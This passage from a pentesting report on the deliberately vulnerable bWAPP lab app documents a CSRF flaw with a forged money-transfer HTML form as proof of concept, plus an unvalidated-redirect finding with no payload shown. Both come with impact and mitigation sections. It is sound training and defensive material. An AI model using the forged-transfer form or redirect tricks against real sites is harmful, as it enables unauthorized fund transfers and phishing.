
Severity: High

Affected on:

Infected URL	**http://192.168.73.146/bWAPP/csrf_2.php**
Infected Parameter	**Financial transactions**
Parameter Type	**POST**
Attack Vector	**Malicious link**


Analysis: After examining the web page http://192.168.73.146/bWAPP/csrf_2.php , we were able to manipulate the amount to be transferred with the use of malicious script.

POC:




```
<form action="/bWAPP/csrf_2.php" method="GET">

        <p><label for="account">Account to transfer:</label><br />
        <input type="text" id="account" name="account" value="123-45678-90"></p>

        <p><label for="amount">Amount to transfer:</label><br />
        <input type="text" id="amount" name="amount" value="0"></p>

        <button type="submit" name="action" value="transfer">Transfer</button>

    </form>
```

Victim gets the amount transfer link where he blows his all money to attackers account.



Account to transfer:

123-45678-90

Amount to transfer:

Transfer

Impact: Attackers can initiate unauthorized fund transfers or transactions without the user's consent, leading to financial loss. If successful, the attacker can take control of the victim's account, conducting unauthorized financial activities.

Mitigations:

Implement anti-CSRF tokens in forms and requests to ensure that actions are initiated only from within the application and by authorized users.

Utilize the Same-Origin Policy and Cross-Origin Resource Sharing (CORS) to restrict requests to the same origin.

Check the Referrer header to ensure that requests originate from your application's domain.

Require users to authenticate themselves again before performing sensitive actions, like initiating financial transactions.

Implement confirmation mechanisms for critical actions to prevent unauthorized transfers.

4.31 Unvalidated redirects & Forwards

Vulnerability: This vulnerability occurs when the application uses user-provided input, often via query parameters or form fields, to determine the destination of a redirect or forward action. If the input is not properly validated, attackers can craft malicious URLs that redirect users to external malicious sites or perform actions without their consent.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/unvalidated_redir_fwd_1.php**
Infected Parameter	**URL parameter**
Parameter Type	**GET**
Attack Vector	**Malicious link**

Analysis: After examining the web page http://192.168.73.146/bWAPP/unvalidated_redir_fwd_1.php , we were able to craft URLs with malicious redirect's, which when visited by users, we can lead them to unintended destinations.

POC:







Impact: Attackers can trick users into visiting phishing websites, stealing their credentials or sensitive information. Malicious websites can distribute malware to users who unknowingly visit them. Users might be tricked into performing actions without their knowledge, such as changing settings or performing financial transactions.

Mitigations:

Validate and sanitize user input to ensure that redirects and forwards only occur to valid and trusted URLs.

Avoid using user-provided input to construct redirect or forward URLs whenever possible.

If possible, use hardcoded URLs for redirects and forwards, avoiding the need for user input.

If redirection is necessary, use safe mechanisms provided by the framework or language that do not allow manipulation.

5. Conclusion

This pentesting report serves as a comprehensive repository of insights garnered from the security assessment conducted on the bWAPP platform. The intention is to facilitate a holistic understanding of web application vulnerabilities, encourage hands-on learning, and equip professionals with the knowledge to safeguard applications against potential threats. Through this report, we endeavour to contribute to the collective effort in fortifying web applications' security, ensuring a safer digital environment for users and organizations alike.